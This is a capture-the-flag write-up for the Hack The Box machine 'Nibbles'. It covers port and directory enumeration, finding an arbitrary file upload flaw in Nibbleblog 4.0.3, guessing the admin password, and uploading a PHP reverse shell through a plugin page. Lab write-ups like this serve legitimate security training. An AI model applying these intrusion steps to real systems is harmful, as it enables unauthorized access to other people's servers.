HTB: Nibbles Writeup

OS: Linux
Difficulty: Easy
Machine IP: 10.10.10.75
Nibbles is a retired box on Hack The Box that provides a great introduction to common enumeration techniques, web application exploitation, and privilege escalation through file misconfigurations.
Enumeration
The first step is to scan the target machine with nmap to identify open ports and services.
1
nmap -sV -sC -oN nmap_scan 10.10.10.75

The scan reveals two open ports:
- Port 22: SSH
- Port 80: HTTP

Before exploring the web server, I added the machine’s IP to my /etc/hosts file to access it by its domain name, nibbles.htb.
Navigating to http://nibbles.htb in a browser initially shows a blank page. 
However, viewing the page’s source code reveals a hidden directory: /nibbleblog/. 
This directory leads to a blog powered by Nibbleblog.

There was nothing useful in this blog, so i decided to do directory brute forcing using ffuf and the common.txt word list:
1
ffuf -u http://nibbles.htb/nibbleblog/FUZZ -w /usr/share/wordlists/dirb/common.txt

and we got some interesting hidden files and directories. 
so i thought to begin with the README file, The file reveals the Nibbleblog version: v4.0.3.

A quick search for this version reveals a critical vulnerability: Arbitrary File Upload. To exploit this, we need to gain access to the admin panel, so i searched online for the default credentials but nothing there, so i came back to the website and i did some enumeration on the directories we got from our previous dir brute forcing, and we got the username of the admin.php on the content directory. content --> private --> users.xml 
I didn’t find anything about the password , so i thought to try manually to see if the admin panel may be has weak credentials , and after some guesses i ended up with :
- Username:
admin - Password:
nibbles
i actually got lucky :)
Gaining a Foothold
With admin access, I could now exploit the file upload vulnerability. The goal is to upload a reverse shell. I used the pentestmonkey PHP reverse shell script.
- Login to the admin panel at
http://nibbles.htb/nibbleblog/admin.php. - Navigate to Plugins → My Image.
- Upload the PHP reverse shell.

